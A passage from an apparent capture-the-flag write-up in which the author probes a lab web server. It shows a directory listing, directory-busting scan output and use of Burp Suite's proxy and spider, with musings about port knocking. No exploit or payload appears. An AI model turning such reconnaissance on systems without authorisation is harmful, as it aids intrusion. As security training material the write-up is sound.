Parent Directory		-	
about-2.jpg	26-Jun-2019 14:50	200K	
about.jpg	26-Jun-2019 16:46	332K	
bg_1.jpg	16-Mar-2020 19:39	144K	
bg_2.jpg	16-Mar-2020 19:48	682K	
bg_3.jpg	16-Mar-2020 20:27	285K	
bg_5.jpg	16-Mar-2020 20:28	2.0M	
course-1.jpg	26-Jun-2019 16:37	213K	
course-2.jpg	26-Jun-2019 16:37	105K	
course-3.jpg	26-Jun-2019 16:37	135K	
course-4.jpg	26-Jun-2019 16:38	132K	
course-5.jpg	26-Jun-2019 16:38	120K	

Nothing except the usual stuff. Maybe directory buster can reveal some information about this website.

```
---- Scanning URL: http://192.168.32.133/ ----

+ http://192.168.32.133/about (CODE:200|SIZE:21076)
+ http://192.168.32.133/blog (CODE:200|SIZE:17804)
+ http://192.168.32.133/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.32.133/contact (CODE:200|SIZE:12721)
+ http://192.168.32.133/courses (CODE:200|SIZE:16178)

==> DIRECTORY: http://192.168.32.133/css/

==> DIRECTORY: http://192.168.32.133/fonts/

==> DIRECTORY: http://192.168.32.133/images/
+ http://192.168.32.133/index (CODE:200|SIZE:40513)
+ http://192.168.32.133/index.html (CODE:200|SIZE:40513)

==> DIRECTORY: http://192.168.32.133/js/
+ http://192.168.32.133/server-status (CODE:403|SIZE:295)

---- Entering directory: http://192.168.32.133/css/ ----
```


Even this didn't give me anything, not even a ruse or mirage. Since there is only one open port, there should be something on this port only. Maybe there are other ports which are filtered or hidden by port knocking (our recent CTF challenges showed only that) but there should be something on this website that can lead to it. But all the links are taking me nowhere although they appear dynamic.

I opened Burpsuite proxy and captured the website request on it as shown below. Nothing here too. It's a simple request.




Is this entire website a ruse to deflect us from a different website? All signs are saying so.


I right click on the request and send it to spider as shown below. Just like search engine spid -ers, Burp spider too scans for all urls and directories.



